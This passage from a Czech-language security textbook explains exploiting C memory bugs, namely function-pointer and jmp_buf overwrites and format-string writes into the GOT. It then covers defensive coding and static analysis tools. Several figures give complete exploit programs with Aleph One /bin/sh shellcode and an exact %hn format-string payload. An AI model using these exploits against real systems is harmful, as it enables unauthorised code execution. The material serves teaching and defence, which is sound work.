Při porovnání s originálním programem je sekce .data umístěna na vyšší adrese z důvodu zvětšení předcházejících sekcí. Získali jsme tedy pouze přibližnou adresu ukazatele na funkci. Nyní máme možnost použít hrubou sílu a vyzkoušet rozsah adres. Způsobený posun sekce .data nebude odhadem větší než 150B.

Jinou možností, která je náročnější na zkušenosti, je použít disassembler na originální program. Použijeme příkaz **objdump -d buffer3**. Ze zdrojového kódu můžeme usoudit, jak zhruba bude vypadat hledaná disasemblovaná část. Také známe přibližný odhad správné adresy. Úsek s nalezenou adresou je na obrázku 7.12. Hledaná adresa ukazatele na funkci je 0x8049580.

```
/* Část výpisu příkazu objdump -d buffer3 */

0x080484f9:    8b 45 fc          mov    0xfffffffc(%ebp),%eax
0x080484fc:    50                push   %eax
0x080484fd:    8b 1d 80 95 04 08 mov    0x8049580,%ebx
0x08048503:    ff d3             call   *%ebx
```

Obrázek 7.12: Část výpisu disassemblace programu buffer3

Při psaní programu na využití chyby (uveden na obrázku 7.13) v programu buffer3 musíme dát pozor na velikost pole *rodne_cislo*. Ve zdrojovém textu je uvedena velikost 10B. Kompilátor gcc pro data alokovaná na zásobníku implicitně provádí zarovnání na násobek čísla 4. Místo 10B bude tedy alokováno 12B.

```
/* exploit-buffer3.c */
#include <unistd.h>
#include <string.h>

// generický shellkód typu Aleph One
char shellkod[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x89\x46\x0c\x88\x46"
        "\x07\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x31"
        "\xc0\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";

int main() {
// velikost pole rodne_cislo + 4B na zápis mimo meze + 1B na ukončení řetězce
        char pole1[12+4+1];
// sem vložíme adresu shellkódu .. 4B + 1B na ukončení řetězce
        char pole2[4+1];
// jméno programu, jeho dva argumenty a zakončení NULL
        char *argv[4] = {"./buffer3", pole1, pole2, NULL};
// přidaná proměnná prostředí se shellkódem
        char *env[2] = {shellkod, NULL};
// výpočet adresy shellkódu
        int adresa = 0xbffffffa - strlen(argv[0]) - strlen(shellkod);
// adresa na které se nachází ukazatel na funkci
        int ukazatel_na_fci = 0x8049580;

// celé pole1 na nenulovou hodnotu
        memset(pole1,0x90,17);
// přepsání ukazatele jmeno
        *(int *)&pole1[12] = ukazatel_na_fci;
// zakončení řetězce, aby se fce strcpy() zastavila
        pole1[16] = 0;
// ukazatel na funkci -> shellkód
        *(int *)&pole2[0] = adresa;
// zakončení řetezce, aby se fce strcpy() zastavila
        pole2[5] = 0;
// spuštění ./buffer3 se dvěma argumenty a přidanou proměnnou prostředí

        execve(argv[0],argv,env);
}
```

Obrázek 7.13: Využití chyby v programu buffer3.c

Kompilace a spuštění
$ gcc buffer3.c -o buffer3
$ gcc exploit-buffer3.c -o exploit-buffer3
$ ./exploit-buffer3
sh-2.05b$

7.4.3 Přepsání struktury jmp_buf

V praxi se občas setkáme s požadavkem dlouhého nestrukturovaného skoku. Funkce setjmp() a longjmp() implementují tuto možnost ve standardizované podobě. Princip je v tom, že funkce setjmp() si při svém prvním volání uloží obsah některých registrů. Po volání longjmp() jsou do patřičných registrů nastaveny uložené hodnoty a řízení je předáno na místo volání setjmp(). Typicky se tento mechanizmus používá jako reakce na chybu s návratem do místa, kde program jestě fungoval dobře. Můžeme také mluvit o možnosti zpracování vyjímek v jazyce C. Funkce pro dlouhý skok bohužel nejsou na seznamu reentantních funkcí. Důvody lze nalézt v bezpečnostních problémech při doručení signálu procesu[6]. Reentrantní kód lze volat vícekrát, buď z jiných vláken anebo jako rekurzivní volání, a stále bude fungovat správně.

Hodnoty registrů a část kontextu procesu související se signály jsou uloženy do proměnné datového typu jmp_buf. V hlavičkových souborech standardní knihovny jazyka C nalezneme následující strukturu:

```
#define JB_BX  0
#define JB_SI  1
#define JB_DI  2
#define JB_BP  3
#define JB_SP  4
#define JB_PC  5

typedef int __jmp_buf[6];

typedef struct {                                                    10
    __jmp_buf __jmpbuf;          /* Calling environment.      */
    int __mask_was_saved;        /* Saved the signal mask?    */
    __sigset_t __saved_mask;     /* Saved signal mask.        */
} jmp_buf[1];
```

První položka je pole *__jmp_buf* o šesti prvcích. V tomto poli se uchovává hodnota některých registrů. Pro nás je nejzajímavější položka s číslem JB_PC, ve které je uložena hodnota registru EIP. Pokud by se nám tuto hodnotu povedlo přepsat na adresu shellkódu, po volání longjmp() bude shellkód spuštěn. Vzorový příklad (nekonečná smyčka), na kterém ukážeme přepis struktury jmp_buf, je na obrázku 7.14. Situaci v sekci .bss tohoto příkladu ilustruje obrázek 7.15.


Pole *buffer* i proměnná *lokace* typu jmp_buf jsou uloženy v sekci .bss, kam kompilátor gcc umísťuje globální neeniciované proměné. Pole *buffer* je na nižší adrese v paměti než proměnná *lokace*.

[6] http://www.opengroup.org/onlinepubs/007904975/functions/sigaction.html

```
/* buffer4.c */
#include <stdio.h>
#include <setjmp.h>

char buffer[16];
jmp_buf lokace;

int main(int argc, char **argv) {

        setjmp(lokace);                                                    10
        strcpy(buffer,argv[1]);
        longjmp(lokace,1);
}
```

Obrázek 7.14: Kód umožňující přetečení zásobníku III

Zápisem mimo meze pole *bufferu* dosáhneme přepsání hodnot v proměnné *lokace*. Do zdrojového textu buffer4.c doplníme řádky, pomocí kterých vypočítáme potřebnou velikost přetečení.



Obrázek 7.15: Situace v sekci .bss u programu buffer4.c

Dopsané řádky
printf(”Adresa bufferu: %p\n”,&buffer);
printf(”Adresa __jmpbuf: %p\n”,&lokace->__jmpbuf);
Kompilace a spuštění
$ gcc buffer4-edited.c -o buffer4-edited
$ ./buffer4-edited argument
Adresa bufferu: 0x80496e0
Adresa __jmpbuf: 0x8049700

Rozdíl adresy 0x80496e0 a 0x8049700 je 0x20B, tedy 32B desítkově. Vidíme, že kompilátor neumístil proměnné těsně vedle sebe. Na umístění proměnných těsně za sebou se můžeme spolehnout

pouze u lokálních proměnných funkce na zásobníku. Platí to ovšem pouze pro proměnné v rámci jedné funkce. Pole *__jmpbuf* má velikost 24B (6 prvků typu int po 4B). Položka JB_PC je až na posledním místě, potřebuje tedy přepsat celých 24B tohoto pole. Důležité je všimnout si, že před položkou JB_PC přepisujeme položky JB_SP a JB_BP. Ty odpovídají registrům ESP a EBP. Když při volání longjmp() dochází k postupnému obnovení původního stavu procesu, musí být v těchto položkách hodnoty, které odpovídají oblasti zásobníku. Např. hodnota 0xbfbfbfbf je uspokojivá.

V předchozím příkladě byly adresy získané z editovaného programu špatně použitelné. Nyní nám však nejde o žádnou konkrétní adresu. Zjišťujeme pouze vzdálenost dvou proměnných v rámci jedné sekce programu. Komplikace nevzniká.

```
/* exploit-buffer4.c */
#include <unistd.h>
#include <string.h>

// generický shellkód typu Aleph One
char shellkod[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x89\x46\x0c\x88\x46"
        "\x07\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x31"
        "\xc0\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";

int main() {
// pole pro přesání a jeden znak na ukončení řetězce
        char pole[32+24+1];
// jméno spouštěného programu, jeden argument, zakončující NULL
        char *argv[3] = {"./buffer4", pole, NULL};
// přidaná proměnná prostředí se shellkódem
        char *env[2]  = {shellkod, NULL};
// adresa umístění shellkódu
        int adresa = 0xbffffffa - strlen(argv[0]) - strlen(shellkod);

// celé pole na nenulovou hodnotu, kvůli položkám JB_SP a JB_BP
// použijeme konkrétně hodnotu 0xbf
        memset(pole,0xbf,32+24+1);
// přepis položky JP_PC aby ukazovala na shellkód
        *(int *)&pole[52] = adresa;
// zakončení řetězce
        pole[56] = 0;
// spuštění programu s jedním argumentem a přidanou proměnnou prostředí
        execve(argv[0],argv,env);
}
```

Obrázek 7.16: Využití chyby v programu buffer4.c

Kompilace a spuštění
$ gcc buffer4.c -o buffer4
$ gcc exploit-buffer4.c -o exploit-buffer4
$ ./exploit-buffer4
sh-2.05b$

Kapitola 8

Chyby při formátování řetězce

8.1 Úvod

Standardní knihovna jazyka C disponuje funkcemi pro formátování řetězce před tiskem. Nejznámější takovou funkcí je printf(). Existuje více funkcí, které jsou obdobné funkci printf(). Mluvíme o funkcích z rodiny ***printf()**. V druhé polovině roku 2000 se povedlo nalézt postupy, které při špatně formátovaném řetězci mohou být stejně nebezpečné jako zápisy mimo meze – buffer overflow.

Funkce printf() má proměnný počet parametrů, pouze první je povinný a označujeme jej jako **formátovací řetězec**. Znaky, které se v něm nacházejí, jsou postupně předávány na standardní výstup. Jedinou výjímkou jsou formátovací sekvence, které začínají znakem **%**. Znaky následující za symbolem procenta představují formátovací znaky. Funkce printf() při nalezení formátovacích sekvencí vybírá postupně své argumenty, provede konverzi určenou formátovací sekvencí a výsledek pošle na standardní výstup. Seznam všech možných formátovacích sekvencí je možné získat v manuálové stránce funkce printf(). Ukázkový příklad formátovaného řetězce je uveden na obrázku 8.1

```
/* string1.c */
#include <stdio.h>

int main(int argc, char **argv) {
        int a=1, b=2;

        printf("A: %d, B: %d\n",a,b);
        return 0;
}
```

Obrázek 8.1: Ukázkové formátování řetězce

Kdyby programátor opomněl udat třetí parametr – proměnnou **b**, funkce printf() to nijak nepozná[1]. Při spuštění by ze zásobníku vybrala hodnotu z místa, kde očekává třetí parametr.

Podívejme, co se může stát v případě programu podle obrázku 8.2. Funkce printf() nepoužila formátovací řetězec **"%s"** pro tisk prvního argumentu programu. Programátor zadal pouze adresu řetězce v domnění, že uživatele nenapadne do argumentu programu vkládat formátovací sekvence.

```
/* string2.c */
#include <stdio.h>

int main(int argc, char **argv) {
        int i=10;

        printf(argv[1]);
        return 0;
}
```

Obrázek 8.2: Program s chybným formátováním řetězce

Kompilace a spuštění
$ gcc string2.c -o string2
$ ./string2 "arg1: %x, arg2: %x"
arg1: bffffa48, arg2: 80483d9 $

Předaným argumentem s formátovacími sekvencemi jsme dokázali získat část dat ze zásobníku. Můžeme říci, že jsme provedli přístup k **prvnímu a druhému imaginárnímu argumentu** funkce printf(). Formátovací sekvence umožňují i přímý přístup k N-tému argumentu zápisem **N$**. V uvedeném příkladě např. může chtít pouze tisk hodnoty druhého imaginárního argumentu. Formátovací řetězec bude vypadat takto: "arg2: %2$x".

8.2 Zápis do paměti

Mezi mnoha formátovacími znaky, které jsou určeny pro tisk obsahu proměnných, existuje také jeden, který dovoluje na adresu proměnné zapisovat. Formátovací sekvence **%n** zapíše na zadanou adresu počet doposud vytištěných znaků (počet doposud vytištěných znaků je uložen ve **vnitřním čítači** funkce printf()). V následujícím fragmentu programu proměnná **pocet** bude obsahovat hodnotu 4.

```
int pocet;
printf("Ahoj%n svete",&pocet);
```

Formátovací sekvence je možné rozšířit o určení počtu tištěných cifer čísla. Podívejme se na následující příklad.

[1]Kompilátor gcc s parametrem -Wall ovšem vypíše varovné hlášení

Fragment programu a spuštění
int cislo = 123; char buffer[4]; snprintf(buffer,4,”%.5d”,cislo); printf(”%s”,buffer);
$ gcc priklad.c -o priklad && ./priklad 001

Získaný výstup nevypadá podle očekávaní. Proměnnou **cislo** jsme chtěli tisknout v šířce pěti cifer (”%.5d”). Vzniknul výstup ve tvaru 00123 (ve funkci snprintf() se vytvořilo pole o délce **5**+1B). Dále proběhlo zkopírování prvních čtyř znaků do pole **buffer**. Funkce snprinf() zakončila řetězec nahrazením čtvrtého znaku číslem 0. Získaný výstup je správný.

Kdybychom použili formátovací sekvenci **%n** pro zjištění počtu vytištěných znaků, získáme hodnotu 5, což odpovídá požadovanému počtu cifer ve formátovací sekvenci. Můžeme učinit závěr, že uvedením počtu tištěných cifer proměnné dokážeme vnitřní čítač nastavit na libovolnou hodnotu.

8.3 Využití chyby formátovacího řetězce

Využití chyby formátovacího řetězce můžeme stejně jako zápis mimo meze rozdělit na dvě skupiny. Formátovací sekvence **%n** provádí zápis na zadanou adresu. V případě, že dokážeme adresu do paměti vložit, hovoříme o využití chyby formátovacího řetězce se zadáním cílové adresy. V opačném případě se musíme omezit na nalezení vhodné adresy v paměti a hovoříme o využití chyby formátovacího řetězce bez zadání cílové adresy.

8.3.1 Bez zadání cílové adresy

V tomto případě je program napsán takovým způsobem, že nedokážeme do paměti umístit adresu místa, kam chceme provést zápis. Musíme se spolehnout pouze na existující adresy v paměti. Příklad je uveden na obrázku 8.3. Tato situace je pouze ilustrativní, protože nezávisle na programu, je vždy možné vložit adresu pomocí proměnných prostředí.


Rozhodneme se změnit hodnotu proměnné **a**. Víme, že v paměti se nachází ukazatel na proměnnou **a**. V místě volání funkce printf() můžeme všechny hodnoty, které se nacházejí na zásobníku, považovat za její imaginární argumenty. Nejdříve musíme zjistit, **kolikátý imaginární argument** odpovídá ukazateli na proměnnou **a**. Nejsnazší metoda je použití skriptu, který vyzkouší určitý rozsah. Také je možné program disassemblovat a určit potřebný posun.

```c
/* string3.c */
#include <stdio.h>

int main(int argc, char **argv) {
        int a=0, b=0;
        int *p_a=&a, *p_b=&b;

        printf("A: %d, B: %d\n",a,b);
        printf(argv[1]); printf("\n");
        printf("A: %d, B: %d\n",a,b);
        return 0;
}
```

Obrázek 8.3: Využití chyby formátovacího řetězce I

Kompilace a spuštění
$ gcc string3.c -o string3 $ ./string3 %7\$x A: 0, B: 0 bffffa68 A: 0, B: 0
$ ./string3 %8\$x A: 0, B: 0 0 A: 0, B: 0

Sedmý imaginární argument odpovídá ukazateli na proměnnou **a**. Osmý imaginární argument odpovídá proměnné **b**. Provedeme-li pomocí %n zápis na adresu danou sedmým imaginárním argumentem, dosáhneme změny hodnoty proměnné **a**. Před znak $ nesmíme opomenout vložit zpětné lomítko, aby jej shell neinterpretoval jako speciální znak. Data na zásobníku, která odpovídají prvnímu až pátému imaginárnímu argumentu, jsou bezvýznamná výplň způsobená neoptimální kompilací.



Obrázek 8.4: Situace na zásobníku příkladu string3.c

Kompilátor gcc při alokaci místa pro lokální proměnné na zásobníku bývá štědrý. Důvodem

pravděpodobně bude rychlost kompilace. Nepočítá se velikost skutečně potřebného místa, ale použijí se šablony. Obdobná situace nastává i při ukládáná parametrů funkcí na zásobník. Kompilátor nepočítá, kolik proměných je po ukočení funkce ze zásobníku potřeba uklidit. Místo toho na zásobníku alokuje nějaké místo navíc a úklid proměnných se opět může dít pomocí šablon.

```
$ ./string3 AAAAAA%7\$n
A: 0, B: 0
AAAAAA
A: 6, B: 0
```

8.3.2 Se zadáním cílové adresy

Dokážeme-li v programu najít chybu formátovacího řetězce spolu s uložením adresy, získáváme stejné možnosti jako u nepřímého zápisu mimo meze. Dokážeme zapsat libovolnou hodnotu na adresy v celém virtuálním adresním prostoru procesu. Vše si ukážeme na příkladu podle obrázku 8.5. Cílem bude spuštění shellkódu pomocí přepsání ukazatele na funkci printf() v sekci .got.


```
/* string4.c */
#include <stdio.h>

int main(int argc, char **argv) {
        char buffer[256];

        snprintf(buffer,sizeof(buffer),argv[1]);
        printf("%s\n",buffer);
        return 0;
}
```

Obrázek 8.5: Využití chyby formátovacího řetězce II

Myšlenka využití chyby formátovacího řetězce je následující: První argument programu je pomocí funkce snprintf() zapsán do pole **buffer**. Můžeme tedy provést zápis určité hodnoty. Hodnotou nechť je adresa ukazatele na funkci printf() v sekci .got procesu. Jakmile bude v bufferu uložena požadovaná adresa, můžeme pomocí formátovací sekvence %n provést zápis.

Nejdříve musíme určit, kolikátému imaginárnímu argumentu funkce snprintf() odpovídá počátek pole **buffer**. V disassembleru zjistíme, že před ukládáním argumentů funkce snprintf() je vrchol zásobníku situován na offsetu -268B oproti registru EBP. Začátek pole **buffer** má offset -256B. Rozdíl činní 12B, tedy 3 slova o velikosti 32b. Počátek pole **buffer** bude odpovídat čtvrtému imaginárnímu parametru funkce snprintf(). Situace na zásobníku je znázorněna na obrázku 8.6.

Přesvědčíme se, že počátek pole **buffer** opravdu odpovídá čtvrtému imaginárnímu argumentu.



Obrázek 8.6: Situace na zásobníku programu string4.c

Kompilace a spuštění
$ gcc string4.c -o string4 $ ./string4 AAAA%4\$x AAAA41414141

Náš výpočet byl správný. Podívejme se přesněji na situaci, která nastala. Funkci snprintf() jsme předali formátovací řetězec ve tvaru **AAAA%4$x**. Nejprve došlo k uložení čtyř písmen A do pole **buffer**, poté si formátovací sekvece vyžádala vybrání čtvrtého argumentu a jeho konverzi do šestnáckové soustavy. Čtvrtý argument odpovídá paměťové pozici, kde se uložila čtyři A. Písmeno A má v šestnáckové soustavě hodnotu 0x41. Celkově takto vznikl v poli **buffer** řetězec AAAA41414141, který jsme získali na výstupu.

V sekci .got zjistíme adresu, na které se nachází ukazatel na funkci printf(). Příkaz **objdump -R string4**.

OFFSET	**TYPE**	**VALUE**
080495d0	R_386_GLOB_DAT	__gmon_start__
080495bc	R_386_JUMP_SLOT	__register_frame_info
080495c0	R_386_JUMP_SLOT	__deregister_frame_info
080495c4	R_386_JUMP_SLOT	__libc_start_main
080495c8	R_386_JUMP_SLOT	printf
080495cc	R_386_JUMP_SLOT	snprintf

Z tabulky vidíme, že hledaná adresa je 0x80495c8. Pro zadání čísla ve správném tvaru použijeme výstupu standardního programu printf.

Zápis adresy ukazatele na funkci printf()
$ ./string4 $(printf "\xc8\x95\x04\x08") Č

ASCII hodnota čísla 0xc8 odpovídá písmenu Č. Ostatní hodnoty neodpovídají tisknutelným zna-

kům, proto není vidět další výstup. Nyní je čas spočítat adresu, na které bude v paměti uložen shellkód. Použijeme stejnou metodu vložení shellkódu do oblasti proměnných prostředí jako v předcházející kapitole. Výpočet adresy proběhne podle vzorce $adresa = 0xbfffffffa - strlen(\text{"}./string4\text{"}) - strlen(shellkod)$. Při použití generického shellkódu typu Aleph One, který jsme vytvořili v kapitole 6, získáme výsledek 0xbfffffc4. Číslo 0xbfffffc4 odpovídá číslu 3221225412 v desítkové soustavě.

Náš formátovací řetězec by mohl vypadat **\xc8\x95\x04\x04%.3221225408%4$n**. Číslo 3221225412 jsme zmenšili o 4, protože vnitřní čítač vytištěných znaků se o 4 se zvýší v důsleku tisku 4B adresy. Vyzkoušení formátovacího řetězce povede k neúspěchu. Důvodem je skutečnost, že žádáme funkci snprintf(), aby si pro vnitřní potřebu vytvořila pole o velikosti přes 3GB.

Musíme se uchýlit k malému triku. Formátovací sekvence %n očekává ukazatel na typ int. Modifikátorem **h** lze provést změnu. Formátovací sekvence %hn očekává ukazatel na na typ short int. To znamená, že na zadanou adresu provede zápis pouze 2B místo 4B. Zápis hodnoty 0xbfffffc4 na adresu 0x80495c8 můžeme rozdělit na dva kroky:

- Na adresu 0x80495c8 zapíšeme hodnotu 0xffc4.
- Na adresu 0x80495ca zapíšeme hodnotu 0xbfff.

Protože čítač vytištěných znaků se může pouze zvětšovat, musíme postupovat tak, že nejprve provedeme zápis menšího z obou čísel. V našem případě je menší číslo 0xbfff. Pro zapsání druhého čísla musíme do formátovacího řetězce dosadit hodnotu získanou rozdílem 0xffc4 - 0xbfff. Protože náš formátovací řetězec bude začínat tiskem dvou 4B adres, musíme první číslo zmenšit o 8.

Obecně formátovací řetězec bude vypadat takto (offset + $\{0,1\}$ udává vztažení k první nebo druhé uložené adrese):
*[adresa][adresa+2]***%.***[menší číslo - 8]***x%***[offset+$\{0,1\}$]* **$hn%.***[větší číslo - menší číslo]***x%***[offset+$\{0,1\}$]* **$hn**

Konkrétně dostaneme:

\xc8\x95\x04\x08\xca\x95\x04\x08%.49143x%5$hn%.16325x%4$hn

kde:

- \xc8\x95\x04\x08 odpovídá zapsání adresy 0x80495c8
- \xca\x95\x04\x08 odpovídá zapsání adresy 0x80495ca (= 0x80495c8+2)
- %.49143x odpovídá nastavení vnitřního čítače na hodnotu 49151 (= 8+49143) (= 0xbfff)
- %5$hn odpovídá provedení zápisu čísla 0xbfff na adresu 0x80495ca (adresa je uložena jako 5tý imaginární argument funkce snprintf()
- %.16325x odpovídá nastavení vnitřního čítače na hodnotu 65476 (= 8+49143+16325) (= 0xffc4)

- %4$hn odpovídá provedení zápisu čísla 0xffc4 na adresu 0x80495c8 (adresa je uložena jako 4tý imaginární argument funkce snprintf()

Celý program, který provede na základě využití chyby formátovacího řetězce spuštění shellkódu je na obrázku 8.7. Použitý shellkód je z kapitoly 6, strana 45.

```
/* exploit-string4.c */
#include <stdio.h>
#include <string.h>
#include <unistd.h>

// generický shellkód typu Aleph One
char shellkod[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x89\x46\x0c\x88\x46"
        "\x07\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x31"
        "\xc0\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";                          10

int main() {
// dostatečně velké pole pro formátovací řetězec
        char pole[128];
// jméno programu, jeden argument, ukončující NULL
        char *argv[3] = {"./string4", pole, NULL};
// zařadíme shellkód jako poslední proměnnou prostředí
        char *env[2] = {shellkod, NULL};
// výpočet adresy počátku shellkódu
        int adresa = 0xbffffffa - strlen(argv[0]) - strlen(shellkod);          20

        printf("Shellkod: %x\n",adresa);
// zkopírování formátovacího řetezce do pole, které tvoří argument programu
        strcpy(pole,"\xc8\x95\x04\x08" "\xca\x95\x04\x08" "%.49143x%5$hn%.16325x%4$hn");
// spuštění programu s jedním argumentem a přidanou proměnnou prostředí
        execve(argv[0],argv,env);
}
```

Obrázek 8.7: Využití chyby v programu string4.c

Možnosti využití chyb formátovacího řetězce jsou shodné se zápisem mimo meze. Tedy velmi zásadní. Naštěstí lze tyto chyby ve zdrojových textech poměrně snadno lokalizovat pomocí statické detekce. Stačí projít všechny funkce, které používají formátovací řetězec a přesvědčit se, že formátovací řetězec je zadaný.

Kapitola 9

Detekce chyb a obrana

V kapitole 7 a 8 byly rozepsány důsledky zápisu mimo meze a špatného použití formátovacího řetězce. Tato kapitola se bude věnovat minimalizaci vzniku těchto chyb a omezením jejich zneužitelnosti. Postup je třístupňový:

1. Pečlivě naprogramovaný program s ošetřením všech vstupů od uživatele. Nepoužívání nevhodných knihovních funkcí.
2. Statická kontrola zdrojového kódu detekčními nástroji.
3. Omezené prostředí procesu s minimalizací důsledků chyb. Dynamická kontrola běhu programu.

9.1 Vylepšení programátorského stylu

Zdrojem mnoha programátorských chyb je špatná znalost knihovních funkcí. Programátoři znají obecné použití knihovních funkcí, málo jsou však obeznámeni s jejich chováním v krajních situacích. Příkladem může být funkce strncpy(). Funkce kopíruje zadaný počet bytů řetězce z jednoho místa do druhého. Podle předpokladu sice automaticky cílový řetězec zakončuje nulovým bytem, provede to ovšem pouze v případě, že se nulový byte vejde do zadaného počtu kopírovaných bytů. Oproti tomu např. funkce snprintf() zakončení nulovým bytem provede vždy.

Další nepříjemností je, že chování stejných funkcí se v krajních případech liší v závislosti na implementaci. Např. funkce snprintf() v implemetaci firmy Microsoft nemusí vždy provést zakončení řetězce nulovým bytem.

Protože funkcí a implementací je mnoho, není možné udělat přehledovou tabulku s popisem chování. Místo toho postačí 3 základní pravidla:

1. Vždy používáme funkce, které umožňují omezit kopírovaný počet bytů. Poslední byte u řetězců

vždy explicitně zakončujeme nulovým bytem.

Příklad 1	**Příklad 2**
strcpy(dest,src);	gets(buffer);
strncpy(dest,src,SIZE); dest[SIZE-1]=0;	fgets(buffer,SIZE,stdin); buffer[SIZE-1]=0;

2. Nikdy neumožníme uživateli zadat formátovací řetězec. U formátovací sekvence pro řetězce omezujeme vhodně jeho maximální délku.

Příklad 1	**Příklad 2**
printf(argv[1]);	scanf(”%s”,&buffer);
printf(”%s”,argv[1]);	scanf(”%200s”,&buffer);

3. U funkcí, které vnitřně používají statické pole, nesmíme překročit jeho délku. Příkladem může být funkce realpath(), které vnitřně používá statické pole o velikosti PATH_MAX. Obdobně v závislosti na implementaci jsou na tom funkce syslog(), getopt(), getopt_long(), getpass().

9.2 Statická kontrola zdrojového textu

Prvním stupněm statické kontroly zdrojového textu jsou varování kompilátoru gcc. Parametrem -Wall sdělíme kompilátoru, že si přejeme být informováni o všech nesrovnalostech. Kompilátor dokonce již obsahuje i seznam některých nevhodných funkcí a varuje před jejich používáním.

Dále existuje množství specializovaných programů na statickou detekci podezřelých míst ve zdrojových textech.

9.2.1 LCLint

LCLint je velmi starý nástroj používaný již na prvních UNIXech. Jeho vývoj probíhá dodnes. Mezi jeho základní dovednosti patří kontrola:

1. nepoužitých deklarací
2. nekonzistence typů operandů
3. nedosažitelného kódu
4. vzniku nekonečné smyčky
5. návratových hodnot

Podívejme se na ukázkovou detekci chyb v programu podle obrázku 9.1 pomocí LCLintu.

```
/* lclint-vuln1.c */
#include <stdlib.h>

int main()
{
        int *p = malloc(5*sizeof(int));
        *p = 1;
        free(p);
        return 0;
}
```

Obrázek 9.1: Statická detekce chyb programem LCLint

```
$ lclint lclint-vuln1.c
LCLint 2.4b — 18 Apr 98

lclint-vuln1.c: (in function main)
lclint-vuln1.c:7:10: Dereference of possibly null pointer p: *p
A possibly null pointer is dereferenced.
Value is either the result of a function which may return null
(in which case, code should check it is not null),
or a global, parameter or structure field declared with the null qualifier.
(-nullderef will suppress message)
lclint-vuln1.c:6:18: Storage p may become null

Finished LCLint checking — 1 code error found
$
```

LCLint správně upozornil, že jsme neprovedli kontrolu, zda se povedlo naalokovat požadovanou pamět. V případě neúspěchu funkce malloc() vrací ukazatel NULL, který bychom zkoušeli dereferencovat.

Další silnou stránkou LCLintu je možnost kontroly, zda implemetance funkce odpovídá její anotaci. Anotace specifikuje omezení funkce a zapisuje se v podobě komentáře. Tento trend je v současné době populární a používá se i pro automatickou tvorbu dokumentace (program **cxref**[1]). Kompletní popis zápisu anotací je přístupný na stránce http://lclint.cs.virginia.edu/manual/html/appC.html. Ukázka je na obrázku 9.2. Anotací jsme u funkce **fce** naznačili, že smí dojít pouze ke změně hodnoty parametru **a**. LCLint správně odhalil, že vnitřní chování funkce neodpovídá anotaci. LCLint je možné získat na stránce http://lclint.cs.virginia.edu/.

Obdobnou funkcionalitu jako program LCLint mají projekty Flawfinder – http://www.dwheeler.com/flawfinder/ a RATS – http://www.securesoftware.com/auditing_tools_download.htm. Jejich zaměření směřuje více k detekci nevhodných funkcí. Oba projekty plánují v blízké době své spojení.

[1] http://www.gedanken.demon.co.uk/cxref/index.html

```
/* lclint-vuln2.c */

void fce(int *a, int *b)        /*modifies *a*/ {
        *a=1, *b=2;
}

int main() {
        int a=5,b=5;
        fce(&a,&b);
        return 0;                                                    10
}
```

Obrázek 9.2: Anotace funkce

```
$ lclint lclint-vuln2.c
LCLint 2.4b — 18 Apr 98

lclint-vuln2.c: (in function fce)
lclint-vuln2.c:4:15: Undocumented modification of *b: *b = 2
An externally-visible object is modified by a function, but not listed in its modifies clause.
(-mods will suppress message)
lclint-vuln2.c:3:6: Function exported but not used outside lclint-vuln2: fce
A declaration is exported, but not used outside this module.
Declaration can use static qualifier. (-exportlocal will suppress message)
lclint-vuln2.c:5:1: Definition of fce

Finished LCLint checking — 2 code errors found
$
```

9.3 Omezené prostředí a dynamická kontrola programu

U cizích i vlastních softwarových projektů si nemůžeme vždy být zcela jisti jejich bezchybným a bezpečným provozem. Je proto rozumné používat prostředky, které dokáží odhalit chyby při běhu programu či minimalizují důsledky chyb.

Zlatým pravidlem bezpečnosti je nepouštět žádné obslužné procesy (www, ftp ...) s oprávněním superuživatele root. Navíc tyto procesy necháme přistupovat pouze k omezené části souborového systému pomocí programu **chroot**[2]. Některé aplikace jako např. BIND[3] již sami, pomocí systémového volání chroot, tuto ochranu obsahují.

[2] http://www.linuxfocus.org/English/January2002/article225.shtml
[3] http://www.isc.org/products/BIND/

9.3.1 Dynamická detekce chyb programu

